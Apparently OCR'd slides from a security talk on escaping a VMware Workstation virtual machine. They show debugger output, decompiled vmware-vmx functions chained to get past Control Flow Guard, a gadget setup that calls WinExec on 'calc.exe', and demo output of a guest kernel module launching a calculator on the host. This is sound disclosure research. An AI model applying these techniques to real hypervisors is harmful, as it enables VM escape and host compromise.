rax=00007ff66fb3ec90 rbx=00000000c174260 rcx=00000000000007b7
rdx=00000000035252d0 rsi=00000000c174310 rdi=0000000000000000
rip=00007ff6700bdd6b rsp=00000000014f2f0 rbp=000000006f252c0
 r8=00000000014ee88  r9=0000000000000001 r10=0000000000000000
r11=0000000000000246 r12=00000000000007b7 r13=00000000000180a5
r14=000000014e0fa000 r15=000000000391dab0
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
vmware_vmx+0x80dd6b:
00007ff6`700bdd6b ff157f901100    call    qword ptr [vmware_vmx+0x926df0 (00007ff6`701d6df0)]
0:000> u rax
vmware_vmx+0x28ec90:
00007ff6`6fb3ec90 4055            push    rbp
00007ff6`6fb3ec92 4154            push    r12
00007ff6`6fb3ec94 4155            push    r13
00007ff6`6fb3ec96 4156            push    r14
00007ff6`6fb3ec98 4157            push    r15
00007ff6`6fb3ec9a 4883ec50        sub     rsp,50h
00007ff6`6fb3ec9e 488b4a08        mov     rcx,qword ptr [rdx+8]
00007ff6`6fb3eca2 4c8bf2          mov     r14,rdx
```

Exploit on Windows

Bypass CFG


- I was playing with the Arbitrary Call primitive with the func_ptr overflowed with 0 when a crash happened since the OOB Write **destroyed** some chunks on the **heap**.
- This function looks interesting, if ONLY I could find one that uses the **second** parameter like this.

Exploit on Windows



```
__int64 __fastcall sub_1406B8A90(__int64 a1)
{
  _DWORD *v2; // rcx
  void (__fastcall *v3)(_QWORD, _QWORD, _QWORD, _QWORD); // rax
  void *v4; // rcx

  if ( *(_DWORD *)(a1 + 32) == 2 )
  {
    v2 = *(_DWORD **)(a1 + 96);
    if ( v2 )
      *v2 = *(_DWORD *)(a1 + 28);
  }
  v3 = *(void (__fastcall **)(_QWORD, _QWORD, _QWORD, _QWORD))(a1 + 8);
  if ( v3 )
    v3(*(_QWORD *)(a1 + 16), *(unsigned int *)(a1 + 24), *(unsigned int *)(a1 + 28), *(_QWORD *)(a1 + 328));
  if ( *(_DWORD *)(a1 + 32) <= 1u )
  {
    v4 = *(void **)(a1 + 64);
    if ( v4 )
    {
      if ( (void *)(a1 + 72) != v4 )
      {
        free(v4);
        *(_QWORD *)(a1 + 64) = 0i64;
      }
    }
  }
  return sub_14071E450(a1);
}
```

Exploit on Windows



```
void __fastcall sub_14028EC90(__int64 a1, _QWORD *a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = a2[1];
  v11 = *(_BYTE *)(*(_QWORD *)(v2 + 16) + 168i64);
  v4 = **(unsigned __int8 **)(v2 + 40);
  sub_1401850D0(*(_QWORD *)(*a2 + 960i64));
  v5 = a2[1];
  v6 = *((unsigned __int8 *)a2 + 32);
  v7 = *((unsigned __int8 *)a2 + 33);
  v8 = *((unsigned __int8 *)a2 + 34);
  *(_DWORD *)(v5 + 56) = *(_DWORD *)(*(_QWORD *)(v5 + 96) + 8i64) - *(_DWORD *)(v5 + 56);
    ...
LABEL_8:
  ((void (__fastcall *)(__int64, _QWORD))a2[2])(v5, a2[3]);
  free(a2);
}
```

Exploit on Windows


Bypass CFG

- It is the **original** callback function!
- With the second parameter already under our control, we can make another Arbitrary Call
- We do not even have to control **RIP**
- **Data-Only** Exploitation

Exploit on Windows

Bypass CFG


- We can point **RDX** to **vmem** to arrange the required elements of the **a2** structure in the **Guest** directly
- Set a2 to 0x7FFF0000 + 0x1000, we can write at the **physical** address of 0x1000 in the Guest



Exploit on Windows

Bypass CFG

- a2[2] points to KERNEL32!WinExec()
- a2[1] points to “calc.exe”
- a2[3] is 1(SW_SHOWNORMAL)
- a2[2](a2[1], a2[3]);




Exploit on Windows

The features of this kind of function

- One of its parameters points to a **structure** with a function **pointer** that will get called and the **parameters** of the function stored inside
- Turn one call into a call “chain”

Live Demonstration: Linux



```
osboxes@osboxes:~/exp$ sudo insmod exp.ko
```

About VMware Workstation 17 Pro

Product Information

Product: VMware® Workstation 17 Pro
Version: 17.0.0 build-20800274

License Information

Status: Licensed
Type: Volume
Expiration: No expiration

Additional Information

Host name: master-codeql
Memory: 15968 MB
Host OS version: 5.13.0-39-generic
UI log file: /tmp/vmware-master/vmware-ui-2242.log

Copyright © 1998-2022 VMware, Inc. All rights reserved.

This product is protected by U.S. and international copyright and intellectual property laws. VMware products are covered by one or more patents listed at http://www.vmware.com/go/patents.

VMware is a registered trademark or trademark of VMware, Inc. in the United States and/or other jurisdictions.


All other marks and names mentioned herein may be trademarks of their respective companies.

Close

To return to your computer, press Ctrl-Alt.

```
master@master-codeql:~$ pstree -p $(pidof vmware-vmx) -a -u
vmware-vmx,4147,master -s vmx.stdio.keep=TRUE -#product=1;name=VMware Workstation;versio
  ├─{vmware-vmx},4170
  ├─{vmware-vmx},4171
  ├─{vmware-vmx},4172
  ├─{vmware-vmx},4173
  ├─{vmware-vmx},4180
  ├─{vmware-vmx},4181
  ├─{vmware-vmx},4183
  ├─{vmware-vmx},4184
  ├─{vmware-vmx},4185
  ├─{vmware-vmx},4186
  ├─{vmware-vmx},4187
  ├─{vmware-vmx},4188
  ├─{vmware-vmx},4189
  ├─{vmware-vmx},4190
  ├─{vmware-vmx},4191
  ├─{vmware-vmx},4192
  ├─{vmware-vmx},4193
  ├─{vmware-vmx},4194
  ├─{vmware-vmx},4195
  ├─{vmware-vmx},4196
  ├─{vmware-vmx},4197
  ├─{vmware-vmx},4198
  └─{vmware-vmx},4199
master@master-codeql:~$ pstree -p $(pidof vmware-vmx) -a -u
vmware-vmx,4147,master -s vmx.stdio.keep=TRUE -#product=1;name=VMware Workstation;versio
  ├─sh,4204 -c /usr/bin/gnome-calculator
  │   └─gnome-calculato,4205
  │       ├─{gnome-calculato},4206
  │       ├─{gnome-calculato},4207
  │       ├─{gnome-calculato},4208
  │       ├─{gnome-calculato},4209
  │       └─{gnome-calculato},4213
  ├─{vmware-vmx},4170
  ├─{vmware-vmx},4171
  ├─{vmware-vmx},4172
  ├─{vmware-vmx},4173
  ├─{vmware-vmx},4180
  ├─{vmware-vmx},4181
  ├─{vmware-vmx},4183
  ├─{vmware-vmx},4184
  ├─{vmware-vmx},4185
  ├─{vmware-vmx},4186
  ├─{vmware-vmx},4187
  ├─{vmware-vmx},4188
  ├─{vmware-vmx},4189
  ├─{vmware-vmx},4190
  ├─{vmware-vmx},4191
  ├─{vmware-vmx},4192
  ├─{vmware-vmx},4193
  ├─{vmware-vmx},4194
  ├─{vmware-vmx},4195
  ├─{vmware-vmx},4196
  ├─{vmware-vmx},4197
```

Live Demonstration: Windows



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		2,208 K	8,628 K	2324	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,516 K	6,424 K	2368	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,196 K	11,976 K	2432	Host Process for Windows S...	Microsoft Corporation
spoolsv.exe		5,404 K	12,628 K	2612	Spooler SubSystem App	Microsoft Corporation
svchost.exe		2,844 K	8,156 K	2700	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,188 K	7,900 K	2764	Host Process for Windows S...	Microsoft Corporation
svchost.exe		11,284 K	12,808 K	2840	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,044 K	7,268 K	2852	Host Process for W	
svchost.exe		12,076 K	18,508 K	2988	Host Process for W	
svchost.exe		3,324 K	10,856 K	3244	Host Process for W	
svchost.exe		16,380 K	20,284 K	3252	Host Process for W	
svchost.exe		18,716 K	19,748 K	3260	Host Process for W	
svchost.exe		2,864 K	9,372 K	3292	Host Process for W	
svchost.exe		1,300 K	5,768 K	3336	Host Process for W	
dasHost.exe		3,928 K	10,176 K	3960	Device Association	
svchost.exe		2,456 K	8,740 K	3348	Host Process for W	
svchost.exe		1,572 K	5,828 K	3364	Host Process for W	
svchost.exe		1,236 K	5,016 K	3380	Host Process for W	
VGAuthService.exe		2,856 K	9,060 K	3388	VMware Guest Aut	
vm3dservice.exe		1,428 K	5,268 K	3424	VMware SVGA Hel	
vm3dservice.exe		1,584 K	6,008 K	3736	VMware SVGA Hel	
vmware-authd.exe		3,872 K	10,768 K	3440	VMware Authorizat	
vmware-vmx.exe	13.35	3,553,988 K	5,583,156 K	7376	VMware Workstatio	
calc.exe	1.53	2,816 K	16,672 K	6080	Windows Calculato	
vmnetdhcp.exe		7,704 K	4,644 K	3480	VMware VMnet DH	
vmtoolsd.exe	< 0.01	6,864 K	16,820 K	3512	VMware Tools Cor	
vmnat.exe	< 0.01	1,972 K	5,728 K	3524	VMware NAT Servi	
MsMpEng.exe	2.29	238,972 K	157,892 K	3532		
vmware-usbarbitrator64.exe	< 0.01	2,824 K	10,492 K	3540	VMware USB Arbit	
svchost.exe		4,672 K	20,264 K	3560	Host Process for W	
svchost.exe		1,500 K	5,416 K	3652	Host Process for W	
svchost.exe		3,320 K	11,652 K	3896	Host Process for W	
dllhost.exe		4,072 K	12,336 K	4332	COM Surrogate	
svchost.exe		6,536 K	19,944 K	4448	Host Process for W	
svchost.exe	< 0.01	8,192 K	32,376 K	4600	Host Process for W	
svchost.exe		2,252 K	6,800 K	4780	Host Process for W	
svchost.exe		3,168 K	14,664 K	4820	Host Process for W	
svchost.exe		1,724 K	7,468 K	5020	Host Process for W	
ctfmon.exe		4,280 K	19,236 K	5100	CTF Loader	
svchost.exe		4,004 K	13,796 K	3416	Host Process for W	
svchost.exe	< 0.01	3,832 K	21,052 K	5492	Host Process for Windows S...	Microsoft Corporation
msdtc.exe		2,696 K	8,176 K	5792	Microsoft Distributed Transa...	Microsoft Corporation
SearchIndexer.exe	< 0.01	20,124 K	24,932 K	6264	Microsoft Windows Search In...	Microsoft Corporation
NisSrv.exe		3,808 K	8,888 K	6776		
SecurityHealthService.exe		5,236 K	16,224 K	2312		
svchost.exe		4,664 K	10,812 K	6356	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,824 K	8,956 K	3180	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,428 K	5,376 K	6968	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,684 K	10,836 K	7460	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,896 K	10,672 K	8060	Host Process for Windows S...	Microsoft Corporation
svchost.exe		16,572 K	24,748 K	6160	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,040 K	15,016 K	5740		
svchost.exe		2,768 K	11,416 K	7404	Host Process for Windows S...	Microsoft Corporation
SgrmBroker.exe		4,376 K	7,184 K	1204		
svchost.exe		2,812 K	11,508 K	7060	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,536 K	15,244 K	6644	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,732 K	7,352 K	8004	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,624 K	9,780 K	8100		

CPU Usage: 22.88% Commit Charge: 42.70% Processes: 136 Physical Usage: 49.25%

```
osboxes@osboxes:~/exp$ sleep 4 && sudo insmod exp.ko
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

IV. Takeaways and Q&A

Takeaways

- The disk controllers of VMware hypervisors are complex and may have more bugs;
- It pays to read the specifications when doing hypervisor bug hunting;
- When exploiting certain type of bugs, we can put the data in the guest physical memory directly.

Q&A

Credits

- Lei SHI, mentor, encouragement and guidance
- Guang GONG, @oldfresher, director, freedom of research

THANK YOU!